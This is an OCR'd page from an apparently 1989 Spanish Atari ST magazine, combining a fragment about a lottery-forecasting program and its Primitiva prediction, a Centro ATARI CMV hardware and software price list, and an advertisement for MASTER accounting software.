
Relación	Salidas
7-0	0
6-1	1
5-2	12
4-3	30
3-4	23
2-5	15
1-6	2
0-7	0

Las gráficas nos ofrecen valiosas ayudas en todo momento.

Por Jordi María Pau


Terminaciones, Mitades, Par e Impar, Seguidos e Intervalo y Ausencias siendo todas ellas acompañadas de unas gráficas muy ilustrativas.

Naturalmente, cualquier otro comentario qué se pueda hacer de un programa de este tipo es totalmente gratuito si no se pueden conseguir unos resultados tales que afecten directamente a nuestro bolsillo en la forma de pingues beneficios. Por ese motivo y con el ánimo que siempre nos ha caracterizado en STANDARD vamos a participar en una prueba colectiva con nuestros subscriptores.



El pronóstico reproducido en este artículo participa en el sorteo del próximo día 22 de junio de 1989 en la Lotería Primitiva. ¡¡¡Suerte para todos.!!!

El pronóstico afortunado, (o al menos, eso deseamos todos.)



Centro ATARI CMV ¡Nuevos precios!

Centro de autoedición ATARI
Distribuidor del Año 1988

Pi i Margall, 58 - 60, entlo., 4ª 08025 Barcelona Tel. (93) 210 68 23-213 42 37
Callao, 1, 1º, 1ª 28013 Madrid Tel. 90 811 85 82

EQUIPOS

Precios de equipo ATARI no incluyen IVA (12%)

520 STFM 500K	79.900,-
1040 STFM 1 Mega	104.900,-
MEGA ST2 2 Megas	229.900,-
MEGA ST4 4 Megas	299.900,-
MONITOR B/N SM124	29.900,-
MONITOR color SC1224	59.900,-
Disco duro 30 megas	89.900,-
Disco duro 60 megas	149.900,-
Disco d.removible 44M	169.900,-
Disco ATARI 3,5 1mega	24.900,-
ATARI 5,25" 360K	29.900,-
ATARI Laser SLM804	269.900,-
SEIKOSHA SP180, 9 ag.	38.000,-
NEC P2200, 24 agujas	80.000,-
PLOTTER DIN-A-3	140.000,-
OFERTAS:	
520 y monitor B/N	99.900,-
520 y monitor color	114.900,-
1040 y monitor B/N	134.800,-
1040, monitor, SP-180AI	164.000,-
1040, monitor, Notator	200.000,-
Autoedición a partir de	500.000,-

GRATIS con 520/1040 ST:
- Diskette de INICIO, con varios programas de utilidad imprescindibles
- Programas: lenguaje BASIC, gráficos, proceso de texto y base de datos (solo 1040)
- 10 dsk. de dominio público (1040)

ACCESORIOS

DIGITALIZADORES DE VIDEO:	
varios modelos, a partir de	24.000,-
DIGITALIZADORES DE SONIDO:	
a partir de	10.000,-
PROGRAMADOR EPROM	19.600,-
Modulador TV	14.000,-
TRANSLATOR BOX, para usar dsk. MACINTOSH directamente	42.000,-
ROBOT programable	17.900,-
RELOJ tiempo real	6.000,-
SCANNER impresora	12.000,-
HANDY-SCANNER + OCR	60.000,-
Caja conmutadora color - B/N, con salida audio, a partir de	4.500,-
Caja conmutadora para conectar 2 discos externos	7.000,-
FUNDAS TECLADO	1.000,-
SOPORTE MONITOR	3.000,-
EUROCONECTOR	3.000,-
DISKETTES 3,5" 2 caras	320,-
Contenedor diskettes	3.000,-
Cables impresora, modem	2.800,-

OFERTA ESPECIAL:
SCANNER/Fotocopiadora SPAT (Silver Reed), DIN-A-4, 200 puntos por pulgada 85.000,-
NUEVO: PC-Folio, PC de bolsillo, pantalla LED 47.000,-
Otras ofertas muy interesantes.
¡Consúlte precios!

PROGRAMAS

MAS DE 1200 PROGRAMAS ST:	
PC DITTO, emulador PC	15.000,-
MASTER CAD, 3D profes.	30.000,-
QUANTUM, 4096 colores	5.000,-
WORD UP, texto y gráficos	12.000,-
STOS, para crear juegos	6.000,-
FLIGHT SIMULATOR II	8.000,-
F16 Falcon, simulador	6.000,-
Juegos a partir de	1.700,-
PROGRAMAS AUTOEDICION:	
HOME PUBLISHER, uso part.	5.000,-
CALAMUS inglés	24.000,-
CALAMUS castellano	38.000,-
FLEET STREET versión 2	32.000,-
PUBLISHING MASTER, POSTSCRIPT	42.000,-
OFERTAS:	
Emulador MACINTOSH	12.000,-
Scanner impresora	12.000,-
Superbase Personal	12.000,-
Superbase Professional	40.000,-
C-LAB Notator	85.000,-


Solicite el catálogo gratuito
ATARI-CMV
con más de 2.000 productos

Más de 240 diskettes de DOMINIO PUBLICO, con programas de todo tipo, a 1.000,- ptas. por diskette.

VENTA POR CORREO en todo el territorio nacional. Gastos de envío pagados en pedidos superiores a ptas. 100.000,-.
GARANTIA OFICIAL ATARI: 1 año en computadoras, 3 meses en periféricos.

CONTABILIDAD GENERAL

MASTER



(C) FERNANDO FRANCO
ENRIC GARCIA
FRANCESC SISTACH

DEPOSITO LEGAL: B-[illegible]

Distribuido por MEGAMEDIA SA

Numero de Serie: 0001038/V1.0

Contabilidad General

MASTER

de Software Center

La mejor contabilidad que existe actualmente para el ATARI ST.
Plenamente adaptada al Plan Contable Español.
Gestión completa de IVA.
Admite importación de ficheros ASCII.
Totalmente implementada en GEM.

P.V.P. 35.000 Ptas (+ IVA)

En el caso de que desee recibir información sin compromiso sirvase contactar con nosotros.

SOFTWARE CENTER

